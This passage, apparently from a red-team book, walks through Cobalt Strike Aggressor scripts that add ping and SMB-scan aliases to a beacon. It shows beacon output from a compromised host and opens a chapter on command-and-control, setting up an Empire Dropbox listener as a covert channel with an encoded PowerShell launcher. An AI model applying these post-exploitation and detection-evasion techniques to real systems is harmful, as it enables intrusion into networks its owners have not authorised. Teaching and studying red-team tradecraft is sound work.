
1. First we can download the scripts from the website: `https://github.com/bluscreenofjeff/AggressorScripts`.
2. To load a script permanently on our client, we go to the Cobalt Strike menu and click on the Script Manager option:




3. In the tab which opens, click on the Load button:



4. We then browse to the directory where we downloaded our script. Choose the script we want to load and click on the Open button, shown as follows:



5. In this example, we have loaded two scripts that will run `ping_aliases.cna`: and `ps-window-alias`:



6. Upon opening the script in Notepad, we can see that it has created two new aliases. The first, `qping` command, is used to ping a host with one ping packet, while the second, `smbscan`, is used to run a scan on port `445` on a particular host or a range of hosts:

```
ping_aliases.cna

#author bluescreenofjeff

#alias for "qping" to "shell ping -n 1 [target]" and "smbscan" to "portscan [target] 445
none"

#register help
beacon_command_register("qping", "send one ping packet with shell",
	"Synopsis: qping [target]\n\n" .
	"Send one ping packet with the command: shell ping -n 1 [target]");

#setting the alias
alias qping {
	binput($1,"shell ping -n 1 $2");
	bshell($1,"ping -n 1 $2");
}


#register help
beacon_command_register("smbscan", "portscans port 445 without ping discovery",
	"Synopsis: smbscan [target]\n\n" .
	"Scans SMB with the command: portscan [targets] none\n\n" .
	"[targets] is a comma separated list of hosts to scan. You may also specify\n" .
	"IPv4 address ranges (e.g., 192.168.1.128-192.168.2.240, 192.168.1.0/24)");

#setting the alias
alias smbscan {
	binput("portscan $1 445 none");
	bportscan($1, $2, "445", "none");
}
```

7. To test the script, we interact with our beacon and run the `qping 8.8.8.8` command:


```
beacon> qping 8.8.8.8
beacon> shell ping -n 1 8.8.8.8
[*] Tasked beacon to run: ping -n 1 8.8.8.8
[+] host called home, sent: 25 bytes
[+] received output:

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=2ms TTL=122

Ping statistics for 8.8.8.8:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 2ms, Average = 2ms
```

From the preceding screenshot we can see that it executes `ping` command through the shell on the host.

8. We also had another script loaded, `ps-windows-alias`. This window creates an `alias` command that opens the process pane of the selected host:

```
beacon> pspane
beacon> ps
[+] host called home, sent: 12 bytes
[DFX-PC] dfx/2532
beacon>
```

Running the command will open the process pane, shown as follows:


Event Log X
Script Console X
Scripts X
Beacon 192.168.0.95@2532 X
Processes 192.168.0.95@2532 X
PID PPID Name Arch
0 0 [System Process]
4 0 System
268 4 smss.exe
336 328 csrss.exe
372 364 csrss.exe
396 328 wininit.exe
404 364 winlogon.exe
464 396 services.exe
480 396 lsass.exe
488 396 lsm.exe
588 464 svchost.exe
648 464 VBoxService.exe
712 464 svchost.exe
844 464 svchost.exe
880 464 svchost.exe
Kill
Refresh
Inject
Log Keystrokes
Screenshot

Summary

In this chapter, we learned about the listener module of Cobalt Strike along with its type and usage. We then learned about beacons and their features. We also saw examples of different features of beacons, both through the beacon menu and the beacon console. After that, we looked at different methods of pivoting using Cobalt Strike. Finally, we explored Aggressor Script and its use in Cobalt Strike.

Questions

1. Is cobalt strike free?
2. Can Cobalt Strike communicate with any other C2?
3. How can we slip through the scanners and Indicator of Compromise (IOCs).
4. Does Cobalt Strike use Metasploit Framework?

Further reading

For more information on the topics discussed in this chapter, visit the following links:

- **A Red Teamer's guide to pivoting**: https://artkond.com/2017/03/23/pivoting-guide/
- **SSH and Meterpreter Pivoting Techniques**: https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/
- **Aggressor Scripts**: https://github.com/bluscreenofjeff/AggressorScripts
- **HOWTO: Port Forwards through a SOCKS proxy**: https://blog.cobaltstrike.com/2016/06/01/howto-port-forwards-through-a-socks-proxy/
- **Kerberos Attacks**: https://www.cyberark.com/blog/kerberos-attacks-what-you-need-to-know/

C2 - Master of Puppets

Almost everyone who is involved with cybersecurity will already have a clear idea about what a Command and Control server is. In case you don't know, a Command and Control server, also known as a C&C or a C2, is generally used in cyberattacks. It is a system that controls all the infected systems (the bots or zombies) that were infected by the attacker in a malware or phishing attack. A C2 is controlled by an attacker and is used to send commands to perform different tasks such as a DDoS attack, spamming, stealing data from bots, or spreading malware. The question remains, therefore, if C2s are used by cyber criminals to execute a cyberattack, does that makes Red Team operations illegal?

Many people still have a misunderstanding about the motivation behind red team operations. The idea of red team is not to hack into an organization and steal the data with a negative motivation. Instead, red team operations are a simulation carried out by professionals who mimic cybercriminals. Just as cybercriminals use C2 servers for cyberattacks, Red Team professionals also use C2 servers to perform simulated cyberattacks on an organization.

The motivation of a red team is not to protect the organization from an attack. It is to attack the organization just as a cybercriminal would, but to report the attack to the blue team as well. The blue team are the defenders of the organization; they'll be the ones responsible for detecting any malicious or harming activity.

In this chapter, we will cover the following topics:

- Introduction to C2
- Cloud-based file sharing using C2
- C2 covert channels

Technical requirements

- Linux
- Empire

Introduction to C2


In a Red Team engagement, the C2s that are installed and configured are the team servers that are used to manage the reverse connections. In the previous chapters, we have covered Koadic, Armitage, Cobalt Strike, and Empire. All of these tools have one thing in common: they are frameworks that can get a reverse connection and manage multiple connections at the same time. These C2s are crucial in a red team engagement. From the basic instances that we looked at in previous chapters, we now have to think bigger.

One of the biggest issues in red team operations is the detection of the payload by antivirus software or firewalls. Even if our payload is not detected, the outgoing connection (also known as egress traffic) from the target server may well be detected by the monitoring team. How can we perform a red team operation without our Redirector or C2 being blacklisted or burned?

Cloud-based file sharing using C2

In a situation the one described previously, organizations monitor the outgoing connection very closely so it is difficult to get access without getting detected. Fortunately, many organizations use cloud-based file sharing services from project execution to delivery. Their trust on these cloud-based file sharing services is often immovable. As a red teamer, we are going to exploit this trust so that we can get access in a far stealthier manner.

We are going to make the cloud-based file sharing service a **middle-man** to set up the communication playground between the target server and the Empire C2:



Assuming that the Empire C2 is properly installed and configured, we will be using Dropbox and Microsoft's OneDrive for the cloud-based file sharing C2.

Using Dropbox as the C2

Dropbox is a file-hosting service that offers cloud storage, file synchronization, a personal cloud, and client software. In this case, we will be using Dropbox to store our payload so that the target connects to Dropbox and downloads it. Let's check the current listeners for now using the `listeners` command. This will bring us to the listeners menu and show us the list of active listeners as well. We can then execute the `uselisteners dbx` command in the `listeners` menu to open the Dropbox Empire `listeners` module:


```
(Empire) > listeners

[*] Active listeners:

  Name              Module          Host                                 Delay/Jitter   KillDate
  ----              ------          ----                                 ------------   --------
  Empire            http            http://[redacted]443/                5/0.0
  DeathStar         http            https://[redacted]443                5/0.0

(Empire: listeners) > uselistener dbx
(Empire: listeners/dbx) >
```

Upon executing the `info` command, we can see the options available for this listener:

```
(Empire: listeners/dbx) > info

    Name: Dropbox
Category: third_party

Authors:
  @harmj0y

Description:
  Starts a Dropbox listener.

Dropbox Options:

  Name              Required    Value                            Description
  ----              --------    -------                          -----------
  SlackToken        False                                        Your SlackBot API token to communicate with your Slack instance.
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  KillDate          False                                        Date for the listener to exit (MM/dd/yyyy).
  Name              True        dropbox                          Name for the listener.
  ResultsFolder     True        /results/                        The nested Dropbox results folder.
  Launcher          True        powershell -noP -sta -w 1 -enc   Launcher string.
  DefaultDelay      True        60                               Agent delay/reach back interval (in seconds).
  TaskingsFolder    True        /taskings/                       The nested Dropbox taskings folder.
  APIToken          True                                         Authorization token for Dropbox API communication.
  WorkingHours      False                                        Hours for the agent to operate (09:00-17:00).
  DefaultJitter     True        0.0                              Jitter in agent reachback interval (0.0-1.0).
  SlackChannel      False       #general                         The Slack channel or DM that notifications will be sent to.
  StagingKey        True        W_xdQ@i&|3.IM-mGATk:XL1^+0vP{Bz? Staging key for initial agent negotiation.
  PollInterval      True        5                                Polling interval (in seconds) to communicate with the Dropbox Server.
  DefaultLostLimit  True        10                               Number of missed checkins before exiting
  StagingFolder     True        /staging/                        The nested Dropbox staging folder.
  BaseFolder        True        /Empire/                         The base Dropbox folder to use for comms.
```

The option that we need to set is the API token. The API token can be retrieved only after registering to Dropbox and going to the `http://www.dropbox.com/developers/apps/create` link.


In step one, we need to select **Dropbox API**.



